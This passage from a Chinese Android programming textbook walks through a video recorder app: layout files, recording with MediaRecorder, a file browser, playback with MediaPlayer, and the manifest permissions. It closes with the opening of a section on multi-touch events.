<?xml version="1.0" encoding="utf-8"?>
<LinearLayout                                          //定义线性布局管理器
    xmlns:android="http://schemas.android.com/apk/res/android"
    android:orientation="vertical"                     //所有组件垂直摆放
    android:layout_width="fill_parent"                 //布局管理器宽度为屏幕宽度
    android:layout_height="fill_parent">               //布局管理器高度为屏幕高度
    <LinearLayout                                      //内嵌布局管理器
        xmlns:android="http://schemas.android.com/apk/res/android"
        android:orientation="horizontal"               //所有组件水平摆放
        android:layout_width="wrap_content"            //布局管理器宽度为内容宽度
        android:layout_height="wrap_content">          //布局管理器高度为内容高度
        <ImageButton                                   //定义图片按钮
            android:id="@+id/record"                   //组件 ID，程序中使用
            android:layout_width="wrap_content"        //组件宽度为自身图片宽度
            android:layout_height="wrap_content"       //组件高度为自身图片高度
            android:src="@drawable/record" />          //显示图片
        <ImageButton                                   //定义图片按钮
            android:id="@+id/stop"                     //组件 ID，程序中使用
            android:layout_width="wrap_content"        //组件宽度为自身图片宽度
            android:layout_height="wrap_content"       //组件高度为自身图片高度
            android:src="@drawable/stop" />            //显示图片
        <ImageButton                                   //定义图片按钮
            android:id="@+id/browser"                  //组件 ID，程序中使用
            android:layout_width="wrap_content"        //组件宽度为自身图片宽度
            android:layout_height="wrap_content"       //组件高度为自身图片高度
            android:src="@drawable/browser" />         //显示图片
    </LinearLayout>                                    //内嵌线性布局管理器完结
    <TextView                                          //文本显示组件
```

```
            android:id="@+id/info"                          //组件 ID，程序中使用
            android:layout_width="fill_parent"              //组件宽度为屏幕宽度
            android:layout_height="wrap_content"            //组件高度为文字高度
            android:text="文字提示信息..." />                //默认显示文字
        <SurfaceView                                        //定义 SurfaceView 组件以捕捉视频
            android:id="@+id/surface"                       //组件 ID，程序中使用
            android:layout_width="fill_parent"              //组件宽度为屏幕宽度
            android:layout_height="wrap_content" />         //组件高度为内容高度
</LinearLayout>
```

本布局管理器所完成的只是一系列功能性按钮的定义，而 SurfaceView 的主要功能是在进行视频录制时显示所捕获到的视频数据。

【例 10-58】 定义 MyMediaRecorderDemo 程序（分段列出）

```
package org.lxh.demo;
import java.io.File;
import android.app.Activity;
import android.content.Intent;
import android.media.MediaRecorder;
import android.os.Bundle;
import android.os.Environment;
import android.view.KeyEvent;
import android.view.SurfaceHolder;
import android.view.SurfaceView;
import android.view.View;
import android.view.View.OnClickListener;
import android.view.Window;
import android.view.WindowManager;
import android.widget.ImageButton;
import android.widget.TextView;
public class MyMediaRecorderDemo extends Activity {
    private ImageButton record = null;                          //按钮信息
    private ImageButton stop = null;                            //按钮信息
    private ImageButton browser = null;                         //按钮信息
    private TextView info = null;                               //提示信息
    private MediaRecorder mediaRecorder = null;                 //MediaRecorder 对象
    private File recordVideoSaveFile = null;                    //文件保存目录路径
    private File recordVideoSaveFileDir = null;                 //文件保存目录
    private String recordVideoSaveFileName = null;              //音频文件保存名称
    private String recDir = "mldnvideo";                        //保存目录
    private boolean sdcardExists = false;                       //判断 SD 卡是否存在
    private boolean isRecord = false;                           //判断是否正在录音
    private SurfaceView surface = null;                         //SurfaceView
```

本程序作为视频录制的 Activity 类，在类内部定义了如下属性。

- ☑ ImageButton record：用于进行视频录制的控制按钮，当按下此按钮之后将开始录制视频。
- ☑ ImageButton stop：停止录像操作按钮。
- ☑ ImageButton browser：通过此按钮打开一个文件浏览的 Activity 程序。
- ☑ TextView info：录制时的提示文字信息。
- ☑ MediaRecorder mediaRecorder：使用 MediaRecorder 进行视频录制。

- ☑ File recordVideoSaveFile：视频文件保存的 File 对象。
- ☑ File recordVideoSaveFileDir：视频文件保存目录的 File 对象。
- ☑ String recordVideoSaveFileName：保存生成的视频文件名称。
- ☑ String recDir = "mldnvideo"：默认的视频保存目录。
- ☑ **boolean** sdcardExists：判断 SD 卡是否存在的标记。
- ☑ **boolean** isRecord：判断视频是否正处于录制中的控制标记。
- ☑ SurfaceView surface：显示摄像头采集到的视频数据。

```
@Override
public void onCreate(Bundle savedInstanceState) {
	super.onCreate(savedInstanceState);
	super.requestWindowFeature(Window.FEATURE_NO_TITLE);		//不显示标题
	super.getWindow().setFlags(WindowManager.LayoutParams.FLAG_FULLSCREEN,
			WindowManager.LayoutParams.FLAG_FULLSCREEN);		//全屏显示
	super.getWindow().addFlags(
			WindowManager.LayoutParams.FLAG_KEEP_SCREEN_ON)	//高亮显示
	super.setContentView(R.layout.main);				//调用布局管理器
	this.record = (ImageButton) super.findViewById(R.id.record);	//查找组件
	this.stop = (ImageButton) super.findViewById(R.id.stop);	//查找组件
	this.browser = (ImageButton) super.findViewById(R.id.browser);	//查找组件
	this.info = (TextView) super.findViewById(R.id.info);		//查找组件
	this.surface = (SurfaceView) super.findViewById(R.id.surface) ;	//查找组件
	this.surface.getHolder().setType(
			SurfaceHolder.SURFACE_TYPE_PUSH_BUFFERS);	//设置缓冲类型
	this.surface.getHolder().setFixedSize(350, 500) ;		//设置分辨率
	if (this.sdcardExists = Environment.getExternalStorageState().equals(
			Environment.MEDIA_MOUNTED)) {			//判断 SD 卡是否存在
		this.recordVideoSaveFileDir = new File(Environment
				.getExternalStorageDirectory().toString()
				+ File.separator
				+ MyMediaRecorderDemo.this.recDir + File.separator);	//保存录音目录
		if (!this.recordVideoSaveFileDir.exists()) {		//父文件夹不存在
			this.recordVideoSaveFileDir.mkdirs();		//创建新的文件夹
		}
	}
	this.stop.setOnClickListener(new StopOnClickListenerImpl());	//设置单击事件
	this.record.setOnClickListener(new RecordOnClickListenerImpl());	//设置单击事件
	this.browser.setOnClickListener(new BrowserOnClickListenerImpl());	//设置单击事件
	this.stop.setEnabled(false);					//“暂停”按钮暂时不可用
}
```

本程序首先使用 findViewById()方法依次取得了在 main.xml 文件中定义的各个组件，而后使用 Environment 判断 SD 卡是否存在，如果存在，则实例化视频保存文件的目录对象（recordVideoSaveFileDir），而后为各个按钮绑定事件处理操作对象。

```
private class RecordOnClickListenerImpl implements OnClickListener {
	@Override
	public void onClick(View v) {
		if (MyMediaRecorderDemo.this.sdcardExists) {		//如果 SD 卡存在
			MyMediaRecorderDemo.this.recordVideoSaveFileName =
```

```
                    MyMediaRecorderDemo.this.recordVideoSaveFileDir
                        .toString()
                        + File.separator
                        + "MLDNVideo_"
                        + System.currentTimeMillis() + ".3gp";          //文件保存名称
                MyMediaRecorderDemo.this.recordVideoSaveFile = new File(
                    MyMediaRecorderDemo.this.recordVideoSaveFileName);//取得文件保存路径
                MyMediaRecorderDemo.this.mediaRecorder = new MediaRecorder(); //实例化
                MyMediaRecorderDemo.this.mediaRecorder.reset() ;
                MyMediaRecorderDemo.this.mediaRecorder
                    .setAudioSource(
                            MediaRecorder.AudioSource.MIC);         //设置录音源为 MIC
                MyMediaRecorderDemo.this.mediaRecorder
                    .setVideoSource(
                        MediaRecorder.VideoSource.CAMERA);          //摄像头为视频源
                MyMediaRecorderDemo.this.mediaRecorder
                    .setOutputFormat(
                            MediaRecorder.OutputFormat.THREE_GPP);//定义输出格式
                MyMediaRecorderDemo.this.mediaRecorder
                    .setVideoEncoder(
                        MediaRecorder.VideoEncoder.H263);           //定义视频编码
                MyMediaRecorderDemo.this.mediaRecorder
                    .setAudioEncoder(
                        MediaRecorder.AudioEncoder.AMR_NB);         //定义音频编码
                MyMediaRecorderDemo.this.mediaRecorder
                    .setOutputFile(MyMediaRecorderDemo.
                        this.recordVideoSaveFileName);              //定义输出文件
                MyMediaRecorderDemo.this.mediaRecorder
                    .setVideoSize(320, 240);                        //定义视频大小
                MyMediaRecorderDemo.this.mediaRecorder
                    .setVideoFrameRate(10);                         //每秒 10 帧
                MyMediaRecorderDemo.this.mediaRecorder
                    .setPreviewDisplay(MyMediaRecorderDemo.this.surface
                            .getHolder().getSurface());             //定义视频显示
                try {
                    MyMediaRecorderDemo.this.mediaRecorder.prepare();   //准备录像
                } catch (Exception e) {
                    e.printStackTrace();
                }
                MyMediaRecorderDemo.this.mediaRecorder.start();         //开始录像
                MyMediaRecorderDemo.this.info.setText("正在录像中...");   //提示信息
                MyMediaRecorderDemo.this.stop.setEnabled(true);         //“停止”按钮可用
                MyMediaRecorderDemo.this.record.setEnabled(false);      //“录像”按钮禁用
                MyMediaRecorderDemo.this.isRecord = true;               //正在录音
            }
        }
}
```

本事件处理类主要完成视频的录制功能，所以在操作时，首先实例化了 MediaRecorder 对象，而后依次为此对象设置视频编码、音频编码、输出的格式、大小、帧率等，但是在这里需要提

醒读者的是，对于视频编码（setVideoEncoder()）和音频编码（setAudioEncoder()）的设置操作一定要放在视频格式（setOutputFormat()）设置之后完成，否则程序将出现异常，这一点可以参考图 10-25。

```
private class StopOnClickListenerImpl implements OnClickListener {
	@Override
	public void onClick(View v) {
		if (MyMediaRecorderDemo.this.isRecord) {			//已经开始录音，则停止
			MyMediaRecorderDemo.this.mediaRecorder.stop();		//停止录音
			MyMediaRecorderDemo.this.mediaRecorder.release();	//释放资源
			MyMediaRecorderDemo.this.record.setEnabled(true);	// “录音”按钮启用
			MyMediaRecorderDemo.this.info.setText("录像结束，文件路径为："
					+ MyMediaRecorderDemo.this.recordVideoSaveFile);
		}
	}
}
```

本事件处理操作类主要是完成停止录制视频的操作，当视频停止录制之后会使用 release()方法进行资源的释放。

```
private class BrowserOnClickListenerImpl implements OnClickListener {
	@Override
	public void onClick(View v) {
		Intent it = new Intent(MyMediaRecorderDemo.this,
				BrowserActivity.class);				//指定 Intent
		MyMediaRecorderDemo.this.startActivity(it) ;		//跳转 Intent
	}
}
```

当视频录制完成之后，肯定希望进行视频的浏览，所以会使用“浏览”按钮调用 BrowserActivity 程序进行文件的列表显示，本事件处理类的功能就是完成 Activity 的跳转操作。

```
	@Override
	public boolean onKeyDown(int keyCode, KeyEvent event) {
		if (keyCode == KeyEvent.KEYCODE_BACK) {		//如果是手机上的“返回”键
			this.finish();				//程序结束
		}
		return false;
	}
}
```

本方法的主要功能是当用户按手机上的“返回”键之后结束程序，当然，有兴趣的读者可以在此处添加第 7 章所学习的提示对话框，以确定用户是否真的想退出，本程序为了简便，不再重复列出此代码。程序的运行效果如图 10-27 所示。



图 10-27　录像界面



【例 10-59】 定义 BrowserActivity 程序进行 ListView 显示时的布局管理器——recordfiles.xml

```
<?xml version="1.0" encoding="utf-8"?>
<TableLayout                                                //表格布局管理器
    xmlns:android="http://schemas.android.com/apk/res/android"
    android:layout_width="fill_parent"                      //布局管理器宽度为屏幕宽度
    android:layout_height="wrap_content">                   //布局管理器高度为内容高度
    <TableRow>                                              //定义表格行
        <ImageView                                          //显示图片
            android:id="@+id/icon"                          //组件 ID，程序中使用
            android:layout_height="wrap_content"            //组件高度为图片高度
            android:layout_width="wrap_content"             //组件宽度为图片宽度
            android:src="@drawable/file_icon"/>             //显示图片
        <TextView                                           //文本显示组件
            android:id="@+id/filename"                      //组件 ID，程序中使用
            android:textSize="25px"                         //文字大小
            android:layout_height="wrap_content"            //组件高度为文字高度
            android:layout_width="wrap_content"/>           //组件宽度为文字宽度
    </TableRow>                                             //表格行完结
</TableLayout>
```

【例 10-60】 定义 BrowserActivity 程序的布局管理器——browser.xml

```
<?xml version="1.0" encoding="utf-8"?>
<LinearLayout                                               //定义线性布局管理器
    xmlns:android="http://schemas.android.com/apk/res/android"
    android:orientation="vertical"                          //所有组件垂直摆放
    android:layout_width="fill_parent"                      //布局管理器宽度为屏幕宽度
    android:layout_height="fill_parent">                    //布局管理器高度为屏幕高度
    <LinearLayout                                           //内嵌线性布局管理器
        xmlns:android="http://schemas.android.com/apk/res/android"
        android:orientation="horizontal"                    //所有组件水平摆放
        android:layout_width="wrap_content"                 //布局管理器宽度为内部组件宽度
        android:layout_height="wrap_content">               //布局管理器高度为内部组件高度
        <TextView                                           //文本显示组件
            android:id="@+id/info"                          //组件 ID，程序中使用
            android:textSize="25px"                         //定义文本大小
            android:gravity="center"                        //居中对齐
            android:layout_width="fill_parent"              //组件宽度为屏幕宽度
            android:layout_height="wrap_content"            //组件高度为文字高度
            android:text="视频文件列表" />                  //默认显示文字
        <ImageButton                                        //图片按钮
            android:id="@+id/back"                          //组件 ID，程序中使用
            android:layout_width="wrap_content"             //组件宽度为图片宽度
            android:layout_height="wrap_content"            //组件高度为图片高度
            android:src="@drawable/back" />                 //显示图片
    </LinearLayout>                                         //内嵌线性布局管理器完结
    <ListView                                               //定义 ListView 显示
        android:id="@+id/videolist"                         //组件 ID，程序中使用
        android:layout_width="fill_parent"                  //组件宽度为屏幕宽度
        android:layout_height="wrap_content" />             //组件高度为内容总高度
</LinearLayout>
```

【例 10-61】 定义 BrowserActivity 程序完成 ListView 列表显示（分段列出）

```
package org.lxh.demo;
import java.io.File;
import java.util.ArrayList;
import java.util.HashMap;
import java.util.List;
import java.util.Map;
import android.app.Activity;
import android.content.Intent;
import android.os.Bundle;
import android.os.Environment;
import android.view.View;
import android.view.View.OnClickListener;
import android.widget.AdapterView;
import android.widget.AdapterView.OnItemClickListener;
import android.widget.ImageButton;
import android.widget.ListView;
import android.widget.SimpleAdapter;
public class BrowserActivity extends Activity {
	private ImageButton back = null ;			//定义按钮
	private ListView videolist = null;			//定义列表视图
	private SimpleAdapter recordSimpleAdapter = null;		//适配器
	private List<Map<String, Object>> recordFiles = null;	//保存所有的 List 数据
	private String recDir = "mldnvideo";			//保存目录
	private File recordVideoSaveFileDir = null;		//文件保存目录
	private boolean sdcardExists = false;			//判断 SD 卡是否存在
```

本程序的主要功能是进行数据的列表显示，而且可以直接通过指定的视频保存目录读取所有已录制的视频文件，在该类中的属性作用介绍如下。

- ☑ ImageButton back：“返回”按钮，单击此按钮将返回到 MyMediaRecorderDemo 程序。
- ☑ ListView videolist：进行列表显示的组件。
- ☑ SimpleAdapter recordSimpleAdapter：ListView 数据填充的适配器类。
- ☑ List<Map<String, Object>> recordFiles：保存所有的视频文件信息。
- ☑ String recDir：默认的视频保存目录。
- ☑ File recordVideoSaveFileDir：视频保存目录的 File 对象，可以使用 listFiles()方法列出此文件夹中的全部文件。
- ☑ **boolean** sdcardExists：SD 卡是否存在的标记信息。

```
@Override
public void onCreate(Bundle savedInstanceState) {
	super.onCreate(savedInstanceState);
	super.setContentView(R.layout.browser);			//调用布局管理器
	this.videolist = (ListView) super.findViewById(R.id.videolist);	//查找组件
	this.back = (ImageButton) super.findViewById(R.id.back) ;	//查找组件
	if (this.sdcardExists = Environment.getExternalStorageState().equals(
			Environment.MEDIA_MOUNTED)) {		//判断 SD 卡是否存在
		this.recordVideoSaveFileDir = new File(Environment
				.getExternalStorageDirectory().toString()
				+ File.separator
```

```
                + BrowserActivity.this.recDir + File.separator); //保存录音目录
        if (!this.recordVideoSaveFileDir.exists()) {            //父文件夹不存在
            this.recordVideoSaveFileDir.mkdirs();               //创建新的文件夹
        }
    }
    this.getRecordFiles();                                      //取得全部的文件列表
    this.videolist.setOnItemClickListener(
            new OnItemClickListenerImpl());                     //设置单击事件
    this.back.setOnClickListener(new BackOnClickListenerImpl());//设置单击事件
}
```

onCreate()方法的主要功能就是取出 browser.xml 文件中定义的各个组件，并判断 SD 卡是否存在以及为组件绑定相应的事件处理类对象。

```
private void getRecordFiles() {                                 //取得全部录音文件
    this.recordFiles = new ArrayList<Map<String, Object>>();    //实例化 List 集合
    if (this.sdcardExists) {                                    //如果 SD 卡存在
        File files[] = this.recordVideoSaveFileDir.listFiles(); //列出目录中的文件
        for (int x = 0; x < files.length; x++) {
            Map<String, Object> fileInfo = new HashMap<String, Object>();
            fileInfo.put("filename", files[x].getName());       //增加显示内容
            this.recordFiles.add(fileInfo);                     //保存数据
        }
        this.recordSimpleAdapter = new SimpleAdapter(this,
                this.recordFiles, R.layout.recordfiles,
                new String[] { "filename" },
                new int[] { R.id.filename });                   //实例化适配器
        this.videolist.setAdapter(this.recordSimpleAdapter);    //定义列表视图
    }
}
```

getRecordFiles()方法的主要功能是将给定目录中的全部文件列出，之后将这些文件信息设置到 List 集合中，最后再将此 List 集合设置到 SimpleAdapter 对象中，以完成 ListView 组件显示数据的配置。

```
private class OnItemClickListenerImpl implements OnItemClickListener {
    @Override
    public void onItemClick(AdapterView<?> adapter, View view,
            int position, long id) {                            //选项单击
        if (BrowserActivity.this.recordSimpleAdapter.
                getItem(position) instanceof Map) {             //判断是否是 Map 实例
            Map<?, ?> map = (Map<?, ?>) BrowserActivity.this.recordSimpleAdapter
                    .getItem(position);                         //取出指定位置的内容
            Intent intent = new Intent(BrowserActivity.this,
                    PlayVideoActivity.class);                   //指定 Intent
            intent.putExtra("filepath",
                    BrowserActivity.this.recordVideoSaveFileDir.toString()
                            + File.separator
                            + map.get("filename").toString());
            BrowserActivity.this.startActivity(intent);         //启动 Activity
        }
    }
}
```

本事件处理程序的主要功能是当用户单击一个视频文件时进行播放，当用户选中一个文件之后，会直接通过 Intent 跳转到 PlayVideoActivity 程序中完成视频文件播放，同时传递要播放的视频路径。

```
    private class BackOnClickListenerImpl implements OnClickListener{
        @Override
        public void onClick(View view) {
            Intent it = new Intent(BrowserActivity.this,
                    MyMediaRecorderDemo.class);                  //指定 Intent
            BrowserActivity.this.startActivity(it) ;             //跳转 Intent
        }

    }
}
```

由于本程序是通过 MyMediaRecorderDemo 程序打开的，所以当用户不再需要进行文件浏览时，可以通过此操作返回到 MyMediaRecorderDemo 程序，程序的运行效果如图 10-28 所示。



图 10-28　列表显示所有视频文件

【例 10-62】 定义视频播放程序 PlayVideoActivity 的布局管理器——play.xml

```
<?xml version="1.0" encoding="utf-8"?>
<LinearLayout                                            //定义线性布局管理器
    xmlns:android="http://schemas.android.com/apk/res/android"
    android:orientation="vertical"                       //所有组件垂直摆放
    android:layout_width="fill_parent"                   //布局管理器宽度为屏幕宽度
    android:layout_height="fill_parent">                 //布局管理器高度为屏幕高度
    <LinearLayout                                        //内嵌线性布局管理器
        xmlns:android="http://schemas.android.com/apk/res/android"
        android:orientation="horizontal"                 //所有组件水平摆放
        android:layout_width="wrap_content"              //布局管理器宽度为内部组件宽度
        android:layout_height="wrap_content">            //布局管理器高度为内部组件高度
        <ImageButton                                     //图片按钮
            android:id="@+id/play"                       //组件 ID，程序中使用
            android:layout_width="wrap_content"          //组件宽度为图片宽度
            android:layout_height="wrap_content"         //组件高度为图片高度
            android:src="@drawable/play" />              //显示图片
        <ImageButton                                     //图片按钮
            android:id="@+id/stop"                       //组件 ID，程序中使用
```

```
                android:layout_width="wrap_content"       //组件宽度为图片宽度
                android:layout_height="wrap_content"      //组件高度为图片高度
                android:src="@drawable/stop" />           //显示图片
            <ImageButton                                  //图片按钮
                android:id="@+id/back"                    //组件 ID，程序中使用
                android:layout_width="wrap_content"       //组件宽度为图片宽度
                android:layout_height="wrap_content"      //组件高度为图片高度
                android:src="@drawable/back" />           //显示图片
        </LinearLayout>                                   //内嵌线性布局管理器完结
        <SurfaceView                                      //定义 SurfaceView
            android:id="@+id/surfaceView"                 //组件 ID，程序中使用
            android:layout_width="wrap_content"           //组件宽度为自身宽度
            android:layout_height="wrap_content" />       //组件高度为自身高度
</LinearLayout>
```

【例 10-63】 定义 PlayVideoActivity 程序，完成视频播放操作（分段显示）

```
package org.lxh.demo;
import android.app.Activity;
import android.content.Intent;
import android.media.AudioManager;
import android.media.MediaPlayer;
import android.os.Bundle;
import android.view.KeyEvent;
import android.view.SurfaceHolder;
import android.view.SurfaceView;
import android.view.View;
import android.view.View.OnClickListener;
import android.widget.ImageButton;
public class PlayVideoActivity extends Activity {
    private SurfaceView surfaceView = null;
    private SurfaceHolder surfaceHolder = null;
    private MediaPlayer media = null;
    private ImageButton play = null;                      //定义按钮
    private ImageButton stop = null;                      //定义按钮
    private ImageButton back = null ;                     //定义按钮
    private String filepath = null ;                      //播放文件路径
```

本程序的主要功能是使用 MediaPlayer 类完成视频的播放操作，在此类中定义了如下几个属性。

☑ SurfaceView surfaceView：定义 SurfaceView 组件以显示视频内容。
☑ SurfaceHolder surfaceHolder：配置 SurfaceView 组件的各个显示参数。
☑ MediaPlayer media：用于完成视频文件的播放。
☑ ImageButton play：当用户按下按钮后将播放指定视频。
☑ ImageButton stop：当用户按下按钮后将停止视频播放。
☑ ImageButton back：通过此按钮可以返回到 BrowserActivity 程序。
☑ String filepath：保存要播放的视频文件路径，此路径通过 Intent 传递而来。

```
@Override
protected void onCreate(Bundle savedInstanceState) {
    super.onCreate(savedInstanceState);
    super.setContentView(R.layout.play);                  //设置布局管理器
    this.play = (ImageButton) super.findViewById(R.id.play); //取得组件
```

```
        this.stop = (ImageButton) super.findViewById(R.id.stop);        //取得组件
        this.back = (ImageButton) super.findViewById(R.id.back);        //取得组件
        this.filepath = super.getIntent().getStringExtra("filepath");
        this.surfaceView = (SurfaceView) super
                .findViewById(R.id.surfaceView);                        //取得组件
        this.surfaceView.getHolder().setType(
                SurfaceHolder.SURFACE_TYPE_PUSH_BUFFERS); //设置 SurfaceView 的类型
        this.surfaceView = (SurfaceView) super.findViewById(R.id.surfaceView);
        this.surfaceHolder = this.surfaceView.getHolder();              //取得 SurfaceHolder
        this.surfaceHolder.setType(
                SurfaceHolder.SURFACE_TYPE_PUSH_BUFFERS);//设置 SurfaceView 的类型
        this.media = new MediaPlayer();                                 //创建 MediaPlayer 对象
        this.media.reset() ;                                            //重置操作
        try {
            this.media.setDataSource(filepath);                         //设置播放文件的路径
        } catch (Exception e) {
            e.printStackTrace();
        }
        this.play.setOnClickListener(new PlayOnClickListenerImpl());  //单击事件
        this.stop.setOnClickListener(new StopOnClickListenerImpl());  //单击事件
        this.back.setOnClickListener(new BackOnClickListenerImpl());//单击事件
}
```

onCreate()方法主要是接收各个组件并配置 SurfaceView 的各个显示参数，而要播放的视频文件路径，则由 BrowserActivity 程序通过 Intent 传递，所以在本程序中要使用 getStringExtra("filepath")方法接收，而后为各个组件绑定相应的事件处理操作。

```
private class PlayOnClickListenerImpl implements OnClickListener {
        @Override
        public void onClick(View arg0) {
            PlayVideoActivity.this.media.setAudioStreamType(
                    AudioManager.STREAM_MUSIC);                         //设置音频类型
            PlayVideoActivity.this.media.setDisplay(
                    PlayVideoActivity.this.surfaceHolder);              //设置显示的区域
            try {
                PlayVideoActivity.this.media.prepare();                 //预备状态
                PlayVideoActivity.this.media.start();                   //播放视频
            } catch (Exception e) {
                e.printStackTrace();
            }
        }
}
```

本事件处理类的主要功能是完成视频的播放，并且将视频的显示设置到 SurfaceHolder 中。

```
private class StopOnClickListenerImpl implements OnClickListener {
        @Override
        public void onClick(View arg0) {
            PlayVideoActivity.this.media.stop();                        //停止播放
        }
}
```

本事件处理类的功能是暂停视频的播放操作。



```
private class BackOnClickListenerImpl implements OnClickListener{
        @Override
        public void onClick(View view) {
                Intent it = new Intent(PlayVideoActivity.this,
                                BrowserActivity.class);          //指定 Intent
                PlayVideoActivity.this.startActivity(it) ;        //跳转 Intent
        }

}
```

当播放完成之后，用户可以通过此按钮返回 BrowserActivity 程序，可以选择新的视频文件进行播放。

```
@Override
public boolean onKeyDown(int keyCode, KeyEvent event) {
        if (keyCode == KeyEvent.KEYCODE_BACK) {          //如果是手机上的返回键
                this.media.stop();
                this.media.release();
                this.finish();                           //程序结束
        }
        return false;
}
```

当用户按手机上的“返回”键之后将停止视频的播放操作，并且释放 MediaPlayer 所占用的资源，同时结束此 Activity 程序，视频播放的界面效果如图 10-29 所示。



图 10-29　视频播放

除了以上配置外，本程序还需要在 AndroidManifest.xml 文件中配置各个 Activity 程序以及相应权限。

【例 10-64】　配置 AndroidManifest.xml 文件

```
<?xml version="1.0" encoding="utf-8"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android"
        package="org.lxh.demo"                                    //程序所在的包名称
        android:versionCode="1"                                   //程序的版本编号
        android:versionName="1.0">                                //程序的版本名称
        <uses-sdk android:minSdkVersion="10" />                   //程序运行的最低 SDK
        <application                                              //配置应用程序
                android:icon="@drawable/icon" android:label="@string/app_name">
                <activity                                         //配置 Activity 程序
```

```
                android:name=".MyMediaRecorderDemo"             //程序所在类
                android:label="@string/app_name"                //程序名称
                android:screenOrientation="landscape">          //屏幕横屏运行
                <intent-filter>                                 //默认启动
                    <action android:name="android.intent.action.MAIN" />
                    <category android:name="android.intent.category.LAUNCHER" />
                </intent-filter>
            </activity>
            <activity                                           //配置 Activity 程序
                android:name=".BrowserActivity"                 //程序所在类
                android:screenOrientation="landscape" />        //屏幕横屏运行
            <activity                                           //配置 Activity 程序
                android:name=".PlayVideoActivity"               //程序所在类
                android:screenOrientation="landscape" />        //屏幕横屏运行
        </application>
        <uses-permission                                        //照相机权限
            android:name="android.permission.CAMERA" />
        <uses-permission                                        //录音权限
            android:name="android.permission.RECORD_AUDIO" />
        <uses-permission                                        //SD 卡存储权限
            android:name="android.permission.WRITE_EXTERNAL_STORAGE" />
        <uses-permission                                        //SD 卡创建与删除文件权限
            android:name="android.permission.MOUNT_UNMOUNT_FILESYSTEMS" />
</manifest>
```

以上程序只是完成了一些最基本的操作功能，在使用时一定要根据自身的设备环境来配置各个视频录制的参数（分辨率、编码格式）才可以正常运行。当然，有兴趣的读者可以继续在此基础上进行研究，以完成一些更复杂的操作。

10.8 多点触控

多点触控指可以同时对用户的多个屏幕触摸点进行监听，并进行相应处理的一种操作，在 Activity 类中，使用 onTouchEvent()方法完成多点触控，此方法定义如下：

```
public boolean onTouchEvent(MotionEvent event) {}
```

可以发现，在此方法中有一个 android.view.MotionEvent 类的事件对象，实际上用户可以通过该事件对象完成对多个触摸点的操作监听，而 MotionEvent 类的常用方法如表 10-34 所示。

表 10-34　MotionEvent 类的常用方法

No.	方　法	类　型	描　述
1	public final int getAction()	普通	返回操作的 Action 类型，如按下或松开
2	public final long getDownTime()	普通	返回按下的时间
3	public final long getEventTime()	普通	事件操作的结束时间
4	public final int getPointerCount()	普通	返回同时触摸点的个数
5	public final float getX(int pointerIndex)	普通	取得指定触摸点的 X 坐标
6	public final float getY(int pointerIndex)	普通	取得指定触摸点的 Y 坐标

当有多个触摸点接触屏幕时，可以使用 getPointerCount()取得这些触摸点的个数，而后利用 getX()和 getY()方法，取得指定编号触摸点的坐标并进行后续操作。下面使用多点触控完成一个图片的放大与缩小功能，该程序可以根据用户手指的滑动情况来决定图片的放大或缩小。另外，由于对于图片的改变也需要对显示的界面进行不断地刷新操作，所以本程序继续使用 SurfaceView 作为图片的高速缓冲区显示图片，本程序的操作流程如图 10-30 所示。

